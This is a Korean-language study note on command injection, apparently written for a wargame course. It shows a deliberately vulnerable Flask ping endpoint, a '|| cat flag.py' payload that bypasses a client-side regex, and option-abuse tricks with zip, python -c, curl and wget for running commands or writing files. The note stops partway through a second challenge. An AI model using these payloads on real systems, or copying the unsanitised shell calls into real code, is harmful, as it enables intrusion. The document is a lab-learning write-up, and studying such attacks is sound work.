

02/07) Command Injection (1)

Command Injection

시스템 함수

시스템 내장 프로그램을 호출하기 위한 함수

- php : `system`
- node.js : `child_process`
- python : `os.system`
- 예시: `system("cat /etc/passwd")`

Command Injection

사용자의 입력을 시스템 명령어로 실행하게 하는 취약점

명령어를 실행하게 하는 함수에 이용자가 임의의 인자를 전달할 수 있을 때 발생

파이썬 예시

```
os.system("ping [user-input]")
```

```
os.system("cat [user-input]")
```

ping 명령어

ping(Packet INternet Groper)은 대상 컴퓨터에게 일정 크기의 패킷을 보내고, 그 응답을 받아 대상 컴퓨터의 동작 여부나 네트워크 상태 등을 파악하는 것

해당 도메인의 IP를 확인할 때 많이 사용

```
C:\Users\PRO>ping google.co.kr

Ping google.co.kr [142.250.206.227] 32바이트 데이터 사용:
142.250.206.227의 응답: 바이트=32 시간=27ms TTL=56
142.250.206.227의 응답: 바이트=32 시간=27ms TTL=56
142.250.206.227의 응답: 바이트=32 시간=27ms TTL=56
142.250.206.227의 응답: 바이트=32 시간=27ms TTL=56

142.250.206.227에 대한 Ping 통계:
    패킷: 보냄 = 4, 받음 = 4, 손실 = 0 (0% 손실),
    왕복 시간(밀리초):
        최소 = 27ms, 최대 = 27ms, 평균 = 27ms
```

리눅스 메타 문자

이용자의 입력을 검사하지 않으면 임의의 명령어 실행 가능

- ``` : 안에 들어있는 명령어를 실행한 결과로 치환
- `$()` : 위와 같음. 하지만 중복 사용 가능
- `&&` : 명령어 연속 실행. 앞 명령어에서 에러가 나지 않아야 뒤도 실행
- `||` : 앞 명령어에서 에러가 나야 뒤 명령어 실행
- `;` : 명령어 구분자. 에러 유무 관계 없이 여러 명령어 실행
- `|` : 앞 명령어 결과가 뒤 명령어의 입력으로 전달

Command Injection 실습

- url 쿼리로 ip 값을 받아 system 함수의 ping 명령어 인자로 전달

```
@app.route('/ping')
def ping():
    ip = request.args.get('ip')
    return os.system(f'ping -c 3 {ip}')
```

- 이런 식으로 다른 명령어를 실행시킬 수 있음

```
$ ping -c 3 ||id
ping command is work
    Injected Command: id
    성공하셨습니다!

$ ping -c 3
```

문제 1: command-injection

{host}로 받은 ip에 ping 명령어를 전달해 subprocess 모듈을 통해 cmd를 bash에서 실행.

```
@APP.route('/ping', methods=['GET', 'POST'])
def ping():
    if request.method == 'POST':
        host = request.form.get('host')
        cmd = f'ping -c 3 "{host}"'
        try:
            output = subprocess.check_output(['/bin/sh', '-c', cmd], timeout=5)
            return render_template('ping_result.html', data=output.decode('utf-8'))
        except subprocess.TimeoutExpired:
            return render_template('ping_result.html', data='Timeout !')
        except subprocess.CalledProcessError:
            return render_template('ping_result.html', data=f'an error occurred while executing the command. -> {cmd}')

    return render_template('ping.html')
```


ping 입력에 ip를 전달하면 결과를 보여준다.

참고) subprocess 모듈


파이썬의 subprocess 모듈은 현재 소스코드에서 다른 프로세스를 실행하게 해 주며, 그 과정에서 데이터의 입출력을 제어할 수 있게 해 줌.

위 코드에서 쓰인 check_output은 셸에 출력된 결과를 텍스트로 저장하는 것.

일반적인 코드실행의 흐름



Subprocess 가 중간에서 결과를 가로채서 결과값을 또 다른 변수에 저장



입력값이 정규식 `[A-Za-z0-9.]` 을 따라야 한다.

- 영어 대소문자와 숫자, "." 5~20자만 가능

```
<input type="text" class="form-control" id="Host" placeholder="8.8.8.8" name="host" pattern="[A-Za-z0-9.]{5,20}" required>
```

익스플로잇

1. 개발자 도구를 통해 `<input>` 의 pattern 속성 삭제 -> 정규표현식 무시하고 입력 가능
2. `" || cat "flag.py` 입력

```
ping -c 3 "" || cat "flag.py"
```

공격 예시

옵션으로 임의의 명령어를 실행할 수 있는 기능을 제공하는 프로그램 이용

zip : `-unzip-command` 압축 파일을 테스트할 때 사용되는 옵션으로, 인자로 전달된 명령어 실행

파이썬의 `-c` 옵션: 파이썬 코드를 실행해 시스템 명령어 실행 가능

```
$ python -c '__import__("os").system("id")' input.py
```

curl: 전달된 URL에 접속하는 CLI 프로그램

-o 옵션으로 임의 경로에 파일 저장 가능

```
$ curl http://dreamhack.local -o /tmp/hello.txt
Hello !
$ cat /tmp/hello.txt
Hello !
```

wget: 전달된 URL에 접속해 파일을 다운로드하는 용도로 사용

-O 옵션을 사용하면 임의 경로에 파일 저장 가능

```
$ wget http://dreamhack.local -O hello.txt
--2020-05-20 14:28:56-- http://dreamhack.local/
Resolving dreamhack.local (dreamhack.local)... 127.0.0.1
Connecting to dreamhack.local (dreamhack.local)|127.0.0.1|:
```

```
80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 288 [text/html]
Saving to: '/tmp/hello.txt'
/tmp/hello.txt                               100%[=====
=====>]          288  --.-KB/s    in 0s
2020-05-20 14:28:56 (22.9 MB/s) - '/tmp/hello.txt' saved [2
88/288]
$ cat /tmp/hello.txt
Hello !
```

문제 2: Command Injection Advanced

나중에 다시풀기

- `http -h` 를 입력해보면 옵션은 멀쩡히 작동한다는 걸 알 수 있음
- `-o` 옵션으로 파일 업로드 가능
- 아파치 웹문서는 보통 `/var/www/html/` 경로에 저장
- `-o /var/www/html/cache/test` 이런 식으로 파일을 생성해 본다
- curl 명령어의 인자를 받으므로, 전달한 http url에 접속한 결과를 cache 디렉토리에 저장한다. 파일 이름은 전달한 url의 인코딩 버전
-